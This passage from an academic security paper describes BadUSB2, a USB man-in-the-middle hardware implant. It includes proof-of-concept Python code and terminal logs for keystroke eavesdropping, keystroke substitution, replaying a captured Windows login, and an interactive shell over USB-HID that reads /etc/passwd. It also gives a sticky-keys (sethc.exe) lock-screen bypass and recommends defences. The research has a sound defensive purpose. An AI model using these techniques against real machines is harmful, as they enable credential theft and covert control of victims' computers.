The author has shared one possible use-case of the Character Substitution attack, but there are many other possibilities, such as compromising password reset systems, which are particularly vulnerable given the fact that user input is obscured from view, or making subtle changes for financial gain, such as changing account numbers, currency symbols etc.

4.3 Replay

A replay attack is when an active MITM adversary re-sends a previously intercepted message to the recipient of the original message. As eavesdropping is a prerequisite to being able to replay messages, Keyboard emulation devices do not have this attack capability. In contrast, by recording a series of sequentially intercepted keystrokes, BadUSB2 is able to replay user actions without the need for modifying or fabricating a new message.

One example for this attack would be a locked MS Windows login screen. Currently, devices like the Teensy are not able to get past this without knowing the user's login credentials, but BadUSB2 can simply replay a previously intercepted user session in order to login. The reader can refer to the Evaluation chapter for further information on this attack.

4.4 Fabrication

In addition to modifying and replaying messages, an active MITM adversary can also create new messages. The section looks at the types of attacks an adversary can implement through message fabrication, made possible with BadUSB2.

There has been some great research in this area by various people, including Mike Czumak, Adrian Crenshaw and Offensive Security, who were able to fabricate messages by emulating a keyboard through an Arduino-based hardware device called a *Teensy*. This device is an example of a HID Keyboard emulation device [30] [31] [32] [33]. This section does not detail every possible attack relating to keyboard message fabrication, but instead focuses on where the proposed BadUSB2 solution adds value to these areas.

Anybody Home. Before fabricating messages the adversary first tests to check if the user is in front of the terminal. We look at three different techniques, namely, enabling the Caps-Lock "trick", checking the time of the last entered keystroke, and finally as a verification, to take a screenshot.

- 1) Similar to the *Marco Polo* game, the adversary who cannot see the user, turns on the keyboard Caps Lock LED, and waits to see if the user will turn it off. If no action is taken after a period of time, its safe to assume the user isn't present.
- 2) BadUSB2 can also eavesdrop on communications, something the Teensy-type devices cannot do. An adversary can simply check when the last keystroke was entered, and determine if its "safe" to fabricate a message.
- 3) Finally, more as a verification method than a standalone technique, the adversary could take a screenshot, or take a picture using the webcam. Of course, this requires data Exfiltration to get the file.

USB-HID Interactive Shell. Similar to Teensy, BadUSB2 can also execute commands through the use of the operating-system built-in terminal, e.g. command prompt, bash etc. Teensy can only run a series of commands in a script. BadUSB2 allows real-time bidirectional communication between the MC and host. By using the data Exfiltration techniques discussed in the previous chapter, it is possible acquire an interactive shell through the USB-HID protocol. The author is

aware that the Teensy could achieve a similar result through a network shell, e.g. netcat, however, the point here is that USB-HID provides a covert channel, with data never going over the network.

The attack works by fabricating a message as if a regular command will be sent, except that all commands will pipe output to a file, e.g. "some_command > output.txt". One of the data Exfiltration techniques can then be used to download the file, and retrieve the output of the command. This process can be automated to build an interactive shell.

Pre-boot Attacks. The HID specifications define a basic report descriptor that all keyboards must implement, known as the boot protocol. This is used so that the BIOS, with its limited storage, does not have to implement a full generic HID driver. Thus, BadUSB2 will still function in a pre-boot environment, but will lack the data Exfiltration component, meaning any attack launched would be blind. In addition, there is no reason why BadUSB2 can't perform USB emulation to become a different USB peripheral, such as a mass storage device. Attacks may include privilege escalation through alternate boot options such as safe mode in MS Windows, or single mode in Linux, to more complex scenarios whereby BadUSB2 switches its peripheral type to a bootable mass storage device. This attack type is purely theoretical, and left to the reader to consider.

4.5 Hardware implant Device Comparison

Now that we have reviewed each of the the primary attack capabilities an adversary could use, we compare the effectiveness of each Hardware implant device. The table below gives a high level comparison of attack capabilities available to each device type.

Table 4.1. Comparison of Attack Capabilities

Attack Capability	Keylogger	HID Keyboard emulation	BadUSB	BadUSB2
Eavesdropping	Y	N	Y	Y
Modification	N	N	Y	Y
Replay	N	N	Y	Y
Fabrication	N	Y	Y	Y
Data Exfiltration	Y	Y	Y	Y

Hardware Keyloggers. Due to complexity, hardware Keylogger implementers may choose to only MITM keycodes received from the legitimate keyboard, and not the report descriptor itself. In other words, it relays application data received from the legitimate keyboard, and not the enumer-

ation data. If this is the case, the legitimate keyboard may not be fully functional, or other more subtle differences may occur. These changes may be detectable by the user. Also, data Exfiltration is limited to keystroke data only. As an eavesdropping device only, BadUSB2 overcomes these challenges by relaying all communications, and is not limited to keystroke data Exfiltration, however, the adversary may need to code a function in order to interpret the relayed data.

Hardware Keyboard emulation Devices. Devices like the Teensy have publicly available code libraries, and online support. This allows rapid development of different attack scenarios. It is also possible to modify these devices to include removable storage, allowing data Exfiltration support. One major disadvantage however, is that although the devices are programmable, allowing the adversary to emulate a specific keyboard type and vendor, heuristics techniques can easily detect and block these devices by simply monitoring for the attachment of a second (or additional) keyboard. BadUSB2 has several major advantages over the Teensy. The Teensy relies on the user being logged in to perform an attack, where as BadUSB2 can utilise eavesdropping and replay attacks to get around this problem, as well as allowing more advanced attack scenarios. Finally, it is an in-line device, and therefore gets around the "2-keyboard" detection trick, making it more stealthy [33].

BadUSB. The modification of USB peripheral firmware gives an adversary the same capabilities as BadUSB2, in fact, it doesn't need to perform Endpoint hijacking, and is not a software implant, rather than a Hardware implant making it "ghostware". However, without further modifications to physical hardware as seen in the NSA COTTONMOUTH-I project, there are several major drawbacks. Firstly, the complexity in modifying vendor firmware, especially if the firmware does not support remote updates. Secondly, the resource restrictions in terms of storage for the modified code, as well as storage of exfiltrated data, and finally, the method of actually acquiring the exfiltrated data may be difficult [13].

BadUSB2. Using an active MITM attack, BadUSB2 supports all the attack capabilities of the other rogue USB Hardware implants, and makes it a more practical, and cost-effective attack tool when compared against BadUSB. We also propose several changes in the conclusion of this paper on how to improve the device further, allowing it to be used for penetration testing engagements, prototyping, forensics and more.

Chapter 5

Evaluation and Results

To evaluate the effectiveness of BadUSB2, we need to demonstrate that it is possible to achieve an active USB-MITM session between a USB keyboard and a host, whilst launching the primary attack capabilities listed in this paper, namely, to eavesdrop, modify, replay, fabricate and exfiltrate data without terminating the USB keyboard session.

Although the author tries to explain the experiments section of this chapter in detail, the reader may wish to refer to the HID specification for additional background information [18] [34].

5.1 Setup

Components. To perform the experiments we used the following components:

- Two Facedancers v21 hardware devices.
- 1 Macbook Pro running Ubuntu Linux was used as the Mediating Computer (MC).
- 1 Dell Latitude 3440 dual booting Ubuntu Linux or MS Windows 7 were used as the host (target).
- 1 Genius USB Keyboard.
- Python v2.7.6 was used to develop and run the code on the MC.

Please note, larger snippets of code were moved to the **Appendix** section of this paper.

Configuration. Each Facedancer has a host port for connecting to the MC, and a target port. The first Facedancer is configured to run in host-emulation mode by running "m2p.py", with the MC connected to the host port, and the target port connected to the Genius USB keyboard. The second Facedancer is configured to run in peripheral-emulation mode, running "m2h.py", with the MC connected to the host port, and the Dell Latitude 3440 connected to the target port.

5.2 Experiments

Experiment 1: Eavesdropping. In this first experiment we attempt to complete the enumeration phase, and intercept real-time application data from the Genius Keyboard as keys are pressed and relayed to the legitimate host. The objective of this experiment is to demonstrate that BadUSB2 can perform the same function as a real-time hardware Keylogger. In addition, the ability to eavesdrop on keyboard data is a prerequisite for all the other attack capabilities. Finally, we want to see whether there is a noticeable speed difference that may alert the user to the attack.


The relevant eavesdropping code looks like this (largely based Travis Goodspeed's HID keyboard code [22]):

```

1 # The keymap used
2 keymaps={
3     'en_US' :[ '      abcdefghijklmnopqrstuvwxyz1234567890\n \t _=[\;\;\'\`.,/`],
4 }
5
6 # DK: POC Eavesdropping code
7 def hid2asc(self, keycode):
8     '''Translate keycodes to USB ASCII'''
9     if type(keycode) != int:
10         return(0);
11     else:
12         return(self.keymaps['en_US'][0][keycode]);
13
14 # DK: Hook into keystrokes for eavesdropping
15 if (intdata[2]>0):
16     print("Key pressed %s" % self.hid2asc(intdata[2]));
17     print("Raw Data: %s" % intdata);

```

Using a standard keymap [35], we can convert scancodes generated by the keyboard back into readable ASCII text, as seen in the figure below.



```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm
Sending [9, 180, 129, 2, 192]
GET REPORT FOUND, will move to IN3 primarily in service_i
rqs
Sending [1, 0]
GET REPORT FOUND, will move to IN3 primarily in service_i
rqs
Sending [2, 0, 0, 0]
Key pressed i
Raw Data: [0, 0, 12, 0, 0, 0, 0, 0]
Key pressed n
Raw Data: [0, 0, 17, 0, 0, 0, 0, 0]
Key pressed t
Raw Data: [0, 0, 23, 0, 0, 0, 0, 0]
Key pressed e
Raw Data: [0, 0, 8, 0, 0, 0, 0, 0]
Key pressed r
Raw Data: [0, 0, 21, 0, 0, 0, 0, 0]
Key pressed c
Raw Data: [0, 0, 6, 0, 0, 0, 0, 0]
Key pressed e
Raw Data: [0, 0, 8, 0, 0, 0, 0, 0]
Key pressed p
Raw Data: [0, 0, 19, 0, 0, 0, 0, 0]
Key pressed t
Raw Data: [0, 0, 23, 0, 0, 0, 0, 0]

```

Figure 5.1. BadUSB2 capturing keystrokes in realtime

Knowing that eavesdropping is working, we can use the "sticky key" approach (holding a key down), to measure performance of BadUSB2 MITM keystrokes versus regular keystrokes from a Non-MITM'd keyboard. The author chose the built-in laptop keyboard, the MITM'd Genius keyboard, and the Genius keyboard when directly attached to the host. The following code was run on the legitimate host to measure key press timing:

```

1 import readchar , sys , time
2
3 chars="";
4 while True:
5     t0=time.time();
6     key=repr(readchar.readchar());
7     key=eval(key);
8     print("key press: " + key);

```

```

9     t1=time.time();
10    print(t1-t0);
11    if(key=='\x03'):
12        print("Ctrl-C, exiting ...");
13        break;

```

The results:

- Built-in Keyboard, the average key press time: 30ms
- Genius keyboard connected through BadUSB2, the average key press time: 30ms
- Genius Keyboard connected directly, the average key press time: 30ms

From this test we concluded that eavesdropping is possible using BadUSB2. In addition, there was no real noticeable difference between the different scenarios, each key press was approximately 30ms, meaning the user would not see any different when typing. It is likely that the operating-system is imposing a time limit of 30ms between key presses, and that each scenario tested took less than 30ms.

Experiment 2: Modification. This experiment demonstrates the ability of the proposed MITM solution to modify user key presses in real-time. As far as the author is aware, using this to perform character substitution attacks is a first for USB hardware "implants". As a proof of concept, every time the the letter "a" (scan code 0x04h) is typed on the keyboard, the MC will change the letter to "b" (scan code 0x05h).

The relevant code looks like this:

```

1  if(len(intdata)>0):
2      intdata=eval(intdata);
3      print("EP3 Data Rcvd: %s" % intdata);
4      # Intercept Keystrokes before passing to Host
5      if(intdata[2]==4):
6          print("Letter 'a' found, changing it to 'b'");
7          intdata[2]=5;
8          print("EP3 Data Changed to: %s" % intdata);
9      self.writebytes(rEP3INFIFO,intdata);
10     self.wregAS(rEP3INBC,8);

```

The debug statements show the scan code being changed in real-time:

```


1 EP3 Data Reved: [0, 0, 4, 0, 0, 0, 0, 0]
2 Letter 'a' found, changing it to 'b'
3 EP3 Data Changed to: [0, 0, 5, 0, 0, 0, 0, 0]
4 writing 8

```

The result is successful, the letter "b" is displayed on the legitimate host every time the letter "a" key is pressed, proving that real-time modification and, character substitution attacks are possible.

Experiment 3: Replay. This experiment shows that scan codes retrieved from eavesdropping can be replayed. For this experiment, we attempt to replay a MS Windows captured login. Once again, the author is not aware of this attack being conducted in this way before.

To achieve this goal we first need to eavesdrop on a user logging in. For MS Windows this is quite easy, as the user will typically use the "ctrl-alt-delete" keys before typing in their username and/or password. The three key combination generates a unique scan code, engaging the modifier (byte[0]) as seen below:



```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 4, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 5, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 6, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 30, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 31, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Recording key press [0, 0, 32, 0, 0, 0, 0, 0]
Recording key press [0, 0, 0, 0, 0, 0, 0, 0]
Return key pressed, disabling record
Keys recorded: [5, 0, 99, 0, 0, 0, 0, 0, 5, 0, 0, 0, 0, 0,
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0,
, 0, 0, 0, 0, 0, 0, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
, 0, 0, 0, 6, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
, 30, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 31, 0,
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 32, 0, 0, 0,
, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 40, 0, 0, 0, 0, 0, 0,
, 0, 0, 0, 0, 0, 0]
Replaying login data
Sending [5, 0, 99, 0, 0, 0, 0, 0]

```

Figure 5.2. BadUSB2 Recording a MS Windows Login Session


```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 32, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 40, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Replaying login data
Sending [5, 0, 99, 0, 0, 0, 0, 0]
Sending [5, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 4, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 5, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 6, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 30, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 31, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 32, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 40, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]

```

Figure 5.3. BadUSB2 Replaying a previously recorded MS Windows Login Session

When the MC detects the "ctrl-alt-delete" data, it begins recording all keystrokes until the return key is entered. Anytime the MC wants to replay the login request, we simply hit the exclamation key (shift-1) to trigger the replay. This payload was successfully replayed in order to gain access to the target system.

Please note, for brevity, certain snippets of code were moved to the *Appendix*.

Experiment 4: Fabrication & Data Exfiltration. This experiment attempts to achieve an interactive shell over USB-HID, by fabricating messages from the MC to the host and retrieving the data through HID output reports. The experiment relies on a custom HIDAPI binary uploaded to host, called "h" [27] in order to retrieve the output.

First we needed a way of telling the MC that we wanted to send it a command. The author considered keyboard interrupts, but this didn't seem like a good approach, an easier option was to simply create a file on the disk of the MC that the code would poll on each interrupt transfer. If the file, "/tmp/cmd" exists, the MC stops and asks the adversary to enter a command. Once entered, it appends the redirects STDOUT to a file "o" with the ">" character, and finally calls the binary "h" to read the file contents and send it to the MC using HID output reports.

```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm
Sending [0, 0, 55, 0, 0, 0, 0, 0]
Sending [0, 0, 56, 0, 0, 0, 0, 0]
Sending [0, 0, 11, 0, 0, 0, 0, 0]
Sending [0, 0, 44, 0, 0, 0, 0, 0]
Sending [0, 0, 18, 0, 0, 0, 0, 0]
Sending [0, 0, 40, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Type a message: id
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 12, 0, 0, 0, 0, 0]
Sending [0, 0, 7, 0, 0, 0, 0, 0]
Sending [2, 0, 55, 0, 0, 0, 0, 0]
Sending [0, 0, 18, 0, 0, 0, 0, 0]
Sending [0, 0, 51, 0, 0, 0, 0, 0]
Sending [0, 0, 55, 0, 0, 0, 0, 0]
Sending [0, 0, 56, 0, 0, 0, 0, 0]
Sending [0, 0, 11, 0, 0, 0, 0, 0]
Sending [0, 0, 44, 0, 0, 0, 0, 0]
Sending [0, 0, 18, 0, 0, 0, 0, 0]
Sending [0, 0, 40, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
uid=0(root) gid=0(root) groups=0(root)

```

Figure 5.4. BadUSB2 USB-HID Interactive Shell

The figure above shows the adversary entering the Linux command "id" on the MC, and the host returning the output of the command. In the second figure below, we sent the command "head -n5 /etc/passwd" to demonstrate the ability to also obtain multiline output.

```

root@dk-MacBookPro: /home/dk/Documents/hid-mitm/mitm
Sending [0, 0, 26, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 7, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [2, 0, 55, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 18, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 51, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 55, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 56, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 11, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 44, 0, 0, 0, 0, 0]
Sending [0, 0, 18, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
Sending [0, 0, 40, 0, 0, 0, 0, 0]
Sending [0, 0, 0, 0, 0, 0, 0, 0]
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

```

Figure 5.5. BadUSB2 USB-HID Interactive Shell With Multiline Output

This experiment was successful in acquiring an interactive shell, and demonstrating BadUSB2's capabilities to fabricate new messages, and exfiltrate data through HID reports.

One of the major drawbacks to the Output Report Fabrication technique (see Chapter 3, HID Class) is that we are limited 1 byte per transfer. Furthermore, in our testing, we could only do 1 transfer per second (1 byte per second), which is not suitable for many tasks. We could have modified the code to allow 8 bytes per second, with Linux's relaxed take on HID Output reports(see Chapter 3, HID Class), however, this is still not ideal. One recommendation may be to try and modify communications such that communication between the host and MC negotiates a full-speed connection, but still communicates with the peripheral in low-speed. This would allow 64-bytes per transfer, significantly improving the performance.

Please note, for brevity, certain snippets of code were moved to the *Appendix*.

5.3 Comparative Evaluation

As seen from these experiments, BadUSB2 is capable of performing all of the attack capabilities of the other rogue USB Hardware implants. Hardware Keyloggers can only eavesdrop on user keystrokes, keyboard emulators can only fabricate and exfiltrate data, and BadUSB, although theoretically a competitor, requires a complicated process of reverse engineering and modifications to support bespoke vendor firmware [13]. As far as the author is aware, this is the first tool capable of achieving these results over USB.

Chapter 6

Recommendations

In this chapter we review several controls that are likely to be selected during a formal risk assessment, and review their effectiveness. The author then concludes this chapter by making three recommendations to protect against BadUSB2.

6.1 Effectiveness of Existing Controls

In most risk assessments, the goal is reducing risk to an acceptable level. This often means implementing more than one control. In this section we review several controls an organisation may choose to mitigate the risk of malicious USB hardware devices. This is by no means an exhaustive list, but highlights some of the key controls.

Whitelisting. USB peripherals can be identified by class, for example, HID devices, Mass Storage, Imaging etc [36], or by a hardware identifier, which is made up of its product, vendor and an optional serial number. This information is sent during enumeration, and can be used by the host to create access control lists (ACLs). These ACLs can either use blacklists, restricting certain classes or peripherals but accepting everything else, or whitelists, permitting certain classes or peripherals and denying everything else.

By only permitting certain USB peripherals, whitelisting significantly reduces the threat landscape by blocking an adversary from attaching rogue devices, or becoming a different device as used in some BadUSB attacks. That said, Keyboard emulation devices and BadUSB2 are dynamic, and can easily circumvent this control by presenting itself to the host with an approved hardware

identifier.

Behavioural. As discussed previously, Keyboard emulation devices are programmable, and can therefore circumvent whitelisting by emulating an approved keyboard, usually the user's keyboard. Some device control systems utilise behavioural techniques to detect when an additional keyboard is being added to the system. In this way it can alert, or block the event [37]. This technique would not block or hinder BadUSB2 as it is attached in-line to the user's "keyboard", thus registering only one device.

Two Factor Authentication. 2FA does not hinder eavesdropping, nor does it hinder pre-boot activity (before the operating-system is loaded). However, it does hinder the fabrication of new messages when the workstation is locked. Normally, BadUSB2 could simply replay the last login session recorded from the user, however, with 2FA, that would not be possible.

Lets assume the adversary has already captured the user's username and password. The adversary targets an idle system but the screen is screen locked, and it's not possible to login without having the 2FA token. At this point the attacker has a few options:

- Risk detection and run an automated script which replaces "sticky keys" binary ("c:\windows\system32\sethc.exe") with "cmd.exe" while the user is logged in. This will allow the attacker to bypass the locked screen in future by simply pressing the shift key 5 times at the locked screen.
- When the system is idle, attempt to reboot it, and access safe mode with command prompt, or other pre-load attacks discussed in Chapter 4.
- There may no need for the adversary to be active, they could simply choose to eavesdrop only.

Virtual Keyboards. It is possible to login to MS Windows using a virtual keyboard and navigating with a mouse, this would prevent the user's password being captured. Without the user's password the adversary is in the same position as the 2FA discussion above. The downside to this control is that user's would be unlikely to use this option on a daily basis, and enforcing it would likely result in users' leaving their workstations unlocked for short periods of time, leaving a window of opportunity.

Anti-Virus Software. In order to exfiltrate data, the adversary is required to upload a binary in order to copy files using custom HID reports (see Chapter 3, HID Class). Anti-Virus software could

use heuristics or behavioural techniques to raise an alert.

6.2 Author Recommendations

In addition to considering the controls above, the author now presents three additional recommendations. Firstly, a short-term objective to raise user awareness, secondly, a medium-term objective for software vendors, and finally, a longer-term consideration for hardware vendors using a cryptographic approach.

User Awareness. Many malicious hardware devices can be purchased directly from the Internet, and are detectable by the user if they know what to look for [28]. In particular, the user should be encouraged to habitually check their keyboard cable for hardware attachments. This can be made easier by using a USB port that is easily accessible. Finally, users need to be human sensors in spotting these devices, and be trained how to act should they identify something suspicious.

Self-Learning. Device control systems need to increase its "knowledge" of existing USB peripherals on a network. It can achieve this by recording key events during control transfers, such that if a noticeable change occurs, an alert can be triggered. Lets consider several examples of how self-learning may help detect attacks:

- Endpoint hijacking as discussed in Chapter 3, could be a clear tell-tale sign that an active MITM attack is underway. A sudden change in the Endpoint number would indicate that the Endpoint has been hijacked. A self-learning system can compare previous endpoint records to easily detect this change.
- Monitoring changes in the time it takes for a USB peripheral to complete the enumeration phase may provide a benchmark to identify rogue Hardware implants.
- Suspicious usage of HID reports, or the use of non-compliant HID reports could be indicative of an attack.

Use of Cryptography. Using cryptographic primitives for integrity and confidentiality would go a long way in resolving in-line rogue Hardware implants. The author recommends the use of code signing for firmware, and USB-SSL for enumeration and application data.

Vendors such as IronKey utilise code signing for firmware updates, which is designed to prevent malicious firmware modification (BadUSB) [38]. For low-cost peripherals this level of security may not be feasible, with an alternate approach being to exclude any debugging interfaces on production hardware, and to disable remote firmware upgrades initiated from the host. Finally, many organisations now perform regular wireless scanning for rogue access points. This program can be enhanced to include checks for Hardware implants and spot checks on USB peripherals, i.e. using this proposed solution or other USB monitoring devices to monitor and observe behaviour.

To prevent compromising of USB fixed line communications, the author proposes SSL over USB, or USB-SSL. The process works in almost the same way as HTTPS, except the USB peripheral acts as the HTTPS server. The process would work like this [39]:

- Hardware vendors generate a public, private keypair for each USB peripheral, and stores these securely inside the peripheral.
- The peripheral and host agree on speed and a maximum packet size per transfer
- The peripheral then sends its public key and certificate.
- The host checks that the certificate was issued by a trusted certificate authority and that the certificate hasn't expired. The public key must also match the hardware identifier of the peripheral.
- The host then generates a random key and encrypts it using the peripheral's public key, and then sends it to the peripheral.
- The peripheral then decrypts the data using its private encryption key, to recover the shared secret symmetric key. At this point the peripheral and host can communicate using a shared symmetric key.

There are several challenges to implementing USB-SSL. First, there will be a significant cost to the vendors in creating SSL certificate keypairs for each USB peripheral or in managing a public-key infrastructure if the vendor does it themselves. Secondly, the increase in resources to allow this functionality would once again increases cost. In addition, with low speed devices having a maximum packet size of 8 bytes per transfer, ciphertext block sizes would be limited to 64 bits.

This is considered weak due to the birthday paradox [40] and if we increase the block size we get message expansion that would degrade performance.

Chapter 7

Related Work

This chapter examines the differences between BadUSB2 and other research in this area.

7.1 Design and Software

This paper uses the Facedancer MITM design conceived by *Rijnard Von Tonder and Herman Engelbrecht* in their paper, "Lowering the USB Fuzzing Barrier by Transparent Two-Way Emulation". In their design, all the MITM functionality is built into software on the mediating computer. When tested, the TTWE Framework allowed transparent communications between a host and USB mass storage device using full-speed, and focused primarily on fuzzing drivers [21] [15]. Our proposal needed to allow enumeration of low-speed devices, with the addition of interrupt transfers and HID support. Through trial and error, we made a decision to do a complete rewrite. The new code adds the following functionality not found in the original TTWE Framework:

- Supports low speed USB devices, tested with keyboards and mice
- Supports interrupt transfers
- Added HID support allowing inserting or modifying of HID report descriptors
- Captures and displays real-time HID Input reports from the USB peripheral, and HID Output reports from the host
- Eavesdrop, modify, replay and fabricate messages through interrupt transfers

- Works with Python 2.7.6, no need for two different versions

7.1.1 Alternative Designs

The VonTonder-Engelbrecht design was used for this paper for three main reasons. Affordability (\$105 for each Facedancer), the fact that it had been used to practically demonstrate an actual transparent USB-MITM between a host and USB peripheral, and the maturity of the existing Facedancer programming libraries relative to other projects. Several other projects were also considered:

USBProxy by Dominic Spill. A USB-MITM design using the BeagleBone Black, and LibUSB. This was a strong contender for this paper, however, the project is still very much in Alpha stages, and Dominic Spill pointed me to the VonTonder-Engelbrecht design [41].

Diasho by Michael Ossmann and Dominic Spill. Proposes a hardware device capable of MITM'ing USB and other hardware interfaces, but is still very much in development [42].

Beagle Protocol Analyzer by Total Phase Inc. The Beagle devices are commercial-grade hardware USB protocol analysers, but only supports eavesdropping, which is not suitable for our project [43].

7.2 Attack Capabilities

As far as the author is aware, BadUSB 2.0 is the only proposed solution that combines all of the attack capabilities into a single system. In this section we briefly consider several related research projects.

Hybrid Device. Adrian Crenshaw has done a lot of research into keyboard keyloggers as well as keyboard emulation. In 2012, he proposed a hybrid device capable of being a hardware keylogger, and keyboard emulation device in one [44]. This is the closest work the author has seen to the proposed solution in this paper. Adrian's project was a success, he was able to capture keystrokes, and demonstrated that certain key combinations could be used to trigger the keyboard emulation part to kick off an event. This device is capable of eavesdropping, and fabrication which is a significant improvement over a standard keylogger.

Teensy. Mike Czumak, Adrian Crenshaw and Offensive Security, have demonstrated the the ability to fabricate messages and exfiltrate data through Keyboard emulation [33] [30] [31] [32] [33].

Data Exfiltration Techniques. Thomas Cannon, Andr as Veres-Szentkir alyi, and identified two

techniques to exfiltrate data through the HID Output reports [9] [10] [11].

